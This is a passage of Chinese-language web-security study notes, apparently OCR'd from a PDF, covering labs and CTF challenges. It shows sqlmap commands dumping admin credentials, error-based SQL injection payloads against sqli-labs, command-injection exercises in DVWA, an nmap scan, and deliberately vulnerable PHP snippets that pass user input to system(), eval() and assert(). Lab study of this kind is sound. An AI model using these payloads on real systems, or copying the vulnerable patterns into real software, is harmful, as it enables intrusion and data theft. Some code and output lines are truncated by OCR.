sqlmap -u 'http://182be572-7887-4c5c-bc52-
b763d50addc3.node5.buuoj.cn:81/backend/content_detail.php?id=1' -D
'news' --tables
```

接着爆列

```
sqlmap -u 'http://182be572-7887-4c5c-bc52-
b763d50addc3.node5.buuoj.cn:81/backend/content_detail.php?id=1' -D
'news' -T 'admin' --column
```



接着报数据


sqlmap -u 'http://182be572-7887-4c5c-bc52-b763d50addc3.node5.buuoj.cn:81/backend/content_detail.php?id=1' -D 'news' -T 'admin' -C password,username --dump



出现以上情况 ctrl+c 停止（早跑出来了 它一直在试别的东西）



复制账户密码尝试登录



【四】sqlilabs 靶场 Less-6

1.加入参数 id



发现字符串型，数字型都报错

2.尝试报错注入查询数据库

?id=1" and extractvalue(1,concat(0x7e,(select database()),0x7e)) --+



数据库：security

3.查询表

?id=1" and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e)) --+



表：① Emails② Referers③ Uagents④ Users

4.查询 users 的字段

?id=1" and extractvalue(1,concat(0x7e,(select group_concat(id,0x7e,username,0x7e,password) from users),0x7e)) --+



5.

?id=1" and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users'),0x7e)) --+



二、OS 命令注入与代码注入

（一）原理

执行系统命令的函数，如 PHP 中的 system、exec、shell-exec、passthru、popen、proc_open、assert、putenv 等。

当用户能够输入执行系统命令的函数，且存在可以执行代码或系统命令的危险函数时，就会导致命令执行漏洞。

（二）危害与防御措施

1.尽量不执行外部指令


2.使用自定义函数或函数库来替代外部命令的功能


3.使用escapeshellarg 函数来处理命令参数

4.禁用危险函数，对用户输入的参数进行严格的过滤和限制

（三）实战案例

DVWA 中的命令指令漏洞【low 等级】





```
283
284
285     $messagesHtml = messagesPopAllToHtml();
286     if( $messagesHtml ) {
287         $messagesHtml = "<div class=\"body_padded\">{$messagesHtml}</di
288     }
289
290     $systemInfoHtml = "";
291     if( dvwaIsLoggedIn() )
292         $systemInfoHtml = "<div align=\"left\">{$userInfoHtml}<br />{$s
293     if( $pPage[ 'source_button' ] ) {
294         $systemInfoHtml = dvwaButtonSourceHtmlGet( $pPage[ 'source_butt
295     }
296     if( $pPage[ 'help_button' ] ) {
297         $systemInfoHtml = dvwaButtonHelpHtmlGet( $pPage[ 'help_button'
298     }
299                                                          GB2312
300     // Send Headers + main HTML code
301     Header( 'Cache-Control: no-cache, must-revalidate');   // HTTP/1.1
302     Header( 'Content-Type: text/html;charset=utf-8' );     // TODO- prc
303     Header( 'Expires: Tue, 23 Jun 2009 12:00:00 GMT' );    // Date in t
304
305     echo "<!DOCTYPE html>
306
307 <html lang=\"en-GB\">
308
309     <head>
310         <meta http-equiv=\"Content-Type\" content=\"text/html; charset=
311
312         <title>{$pPage[ 'title' ]}</title>
```

Vulnerability: Command Injection


Ping a device

Enter an IP address: Submit

```
正在 Ping 10.16.25.13 具有 32 字节的数据:
来自 10.16.25.13 的回复: 字节=32 时间<1ms TTL=64
来自 10.16.25.13 的回复: 字节=32 时间<1ms TTL=64
来自 10.16.25.13 的回复: 字节=32 时间<1ms TTL=64
来自 10.16.25.13 的回复: 字节=32 时间<1ms TTL=64

10.16.25.13 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms，最长 = 0ms，平均 = 0ms
```


进行 ping 命令（命令执行 RCE）



`dir` 命令用于列出指定目录中的文件和子目录信息（如名称、大小、修改时间等）。


- 在 Windows 命令提示符（cmd）中，`dir` 是内置命令，显示当前或指定路径下的文件与文件夹列表，支持通配符（如 `*.txt`）和参数（如 `/S` 递归子目录）。
- 在 Linux/Unix 系统中，`dir` 也存在（通常作为 `ls -C` 的别名），但极少使用，主流是 `ls` 命令。
- 在网络设备（如华为交换机）或嵌入式系统的 CLI 中，`dir` 同样用于查看存储器（如 flash:/）中的文件列表。
- 注意：`dir` 不是用于查看文件内容（那是 `type` 或 `cat`），也不是用于切换目录（那是 `cd`）。


默认不带参数时，`dir` 显示当前工作目录的内容；可指定路径如 `dir C:\Windows` 或 `dir /S` 递归显示。



通过代码理解命令执行漏洞

```
<?php
  $rce=$_GET['rce'];
  system($rce);
?>
```






代码运用 可以解析指令的函数

- system
- passthru
- exec
- shell_exec
- popen
- proc_open
- pcntl_exec
- dl
- `xx`

exec 执行结果存入数组，并不会输出结果。如果想要看结果，需要加一条指令






echo

exec 输出最后一条信息，想要输出全部

正在 Ping 10.16.25.13 具有 32 字节的数据: 来自 10.16.25.13 的回复: 字节=32 时间<1ms TTL=64 来自
10.16.25.13 的 Ping 统计信息: 数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)， 往返行程的估计

正在 Ping 10.16.25.13 具有 32 字节的数据: 来自 10.16.25.13 的回复: 字节=32 时间<1ms TTL=64 来自
10.16.25.13 的 Ping 统计信息: 数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)， 往返行程的估计

Array ([0] => [1] => 正在 Ping 10.16.25.13 具有 32 字节的数据: [2] => 来自 10.16.25.13 的回复: 字
自 10.16.25.13 的回复: 字节=32 时间<1ms TTL=64 [6] => [7] => 10.16.25.13 的 Ping 统计信息: [8]




```
┌──(kali㉿kali)-[~/桌面]
└─$ nmap -p 3389,3306,80 10.16.25.100
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-27 10:51 CST
Nmap scan report for 10.16.25.100
Host is up (0.00058s latency).

PORT     STATE    SERVICE
80/tcp   open     http
3306/tcp open     mysql
3389/tcp filtered ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds
```

访问 80


可能不能访问成功，扫描 8000，访问 8000





代码执行漏洞

```php
<?php
//eval.php
$str=$_GET['str'];     //代码
//http://10.16.25.100:8000/eval.php?str=phpinfo();
//如果<?php  标记内的代码被执行  代码执行
eval($str);
?>
<html>
    <form>
    <input type='text'>
    </form>
</html>
```

能执行恶意代码


不安全
10.16.25.13:8000/eval.php?str=phpinfo();
PHP Version 5.3.29
System
Windows NT 718-13 6.2 build 9200 (Unknow Windows version Business Edition) i586
Build Date
Aug 15 2014 19:15:47
Compiler
MSVC9 (Visual C++ 2008)
Architecture
x86
Configure Command
cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze"
Server API
Apache 2.0 Handler
Virtual Directory Support
enabled
Configuration File (php.ini) Path
C:\Windows
Loaded Configuration File
E:\phpStudy\php53\php.ini
Scan this dir for additional .ini files
(none)



change.log
dvwaPage.inc.php
rce.php
eval.php
<?php
$str=$_GET['str'];
assert($str);
?>
<html>
<form>
<input type='text'>
</form>
</html>

